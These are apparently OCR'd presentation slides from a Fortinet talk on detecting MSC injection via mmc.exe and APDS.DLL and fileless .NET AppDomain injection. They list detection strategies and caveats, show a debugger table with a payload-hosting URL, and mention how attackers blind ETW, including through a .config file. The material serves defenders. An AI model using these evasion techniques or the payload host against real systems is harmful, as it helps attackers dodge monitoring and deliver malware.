
100 %

Locals

Name	Value	Type
uriString	"https://360photo.oss-cn-hongkong.aliyuncs.com/202407111522.jpeg"	string
array	null	byte[]
num	0x00000000	uint
intPtr	0x0000000000000000	System.IntPtr
hHandle	0x0000000000000000	System.IntPtr

Fileless AppDomain Injection

Diskless AppDomain Injection



Detection Opportunities

MSC Injection

Detection Opportunities

Caveats

- MSC tricks are still popping up, and some sneaky new files in VT barely raise eyebrows.
- If attackers snag Admin rights and drop files in system folders, some SIGMA rules snooze—they're too focused on non-system spots.
- Runs inside mmc.exe — a signed Windows binary.
- No child processes necessarily spawned.
- Loading of APDS.DLL is done via non-standard way, and quickly is unmapped
    - DLL is being quick mapped and unmapped into memory, which explains why it's not in the Symbols tab.
    - It's **either** being manually mapped (injection-style), or just inspected/used without finalizing the load.

MSC Injection

Detection Opportunities

If a DLL is loaded **as data** and then **immediately unmapped**, it's likely used for:

- Localization strings
- Resource loading
- **Config parsing (embedded data)**
- Or simply **recon by malware**, loading and inspecting version info/resource data

Color	State	Meaning
Orange	Mapped (Pre-init)	DLL is mapped into memory via NtMapViewOfSection, but DllMain has not yet been called. This is a pre-initialization state.
Green	Initialized	DllMain(DLL_PROCESS_ATTACH) was called. The DLL is now part of the module list, active and initialized.
Red	Unmapped / Freed	DLL was unloaded (e.g., via FreeLibrary, NtUnmapViewOfSection). It's no longer present in the process memory.
Disappeared	Unlinked / Erased	Completely removed — usually after a quick load/unload or manual mapping. Not visible in symbols, module list, or memory.

MSC Injection

Detection Opportunities

Best Detection Strategies

- Setting up ETWs to look for suspicious dll loads
- Spotting other DLLs like jscript.dll, vbscript.dll, or msxml3.dll loading with apds.dll can tip off EDRs.
- Look for a quirky temp HTML file named “redirect[*]” in the INetCache folder—APDS XSS redirect’s calling card!
- mmc.exe Network or File Activity: Monitor MMC reaching out to:
  - External web resources, SMB shares
  - Look for .msc files opening HTML or .xsl content
- Suspicious MSC files
  - Embedded CLSIDs (e.g., MSXML)
  - Embedded URLs or javascript: links
- Behavioral
  - JavaScript making ActiveX calls from MMC context
  - Any use of external.Document.ActiveView.ControlObject

AppDomain Injection

Detection Opportunities

Caveats

- SysMon rules and other tools miss CLR injection, it will show up on ETW consumers just after the fact like ProcessHacker. If ETW hasn't been disabled (it generally is)

- Spotting loaded assemblies via Event Tracing for Windows (ETW) works, but attackers can dodge it by disabling ETW—leaving the ".NET Assemblies" tab blank, as MDSec's Adam Chester hilariously proved. Also you can disable it from the .config file !!

Best Detection Hacks

- Threat hunters, skip assembly loading info—dig into .NET process memory for shady signs, like DLLs with "PAGE_EXECUTE_WRITECOPY" (WCX) protection.

- Malicious payload analysis will reveal that they most likely use obfuscating syscalls and memory handling and thread manipulation which might be a good indication of maliciousness


FORTINET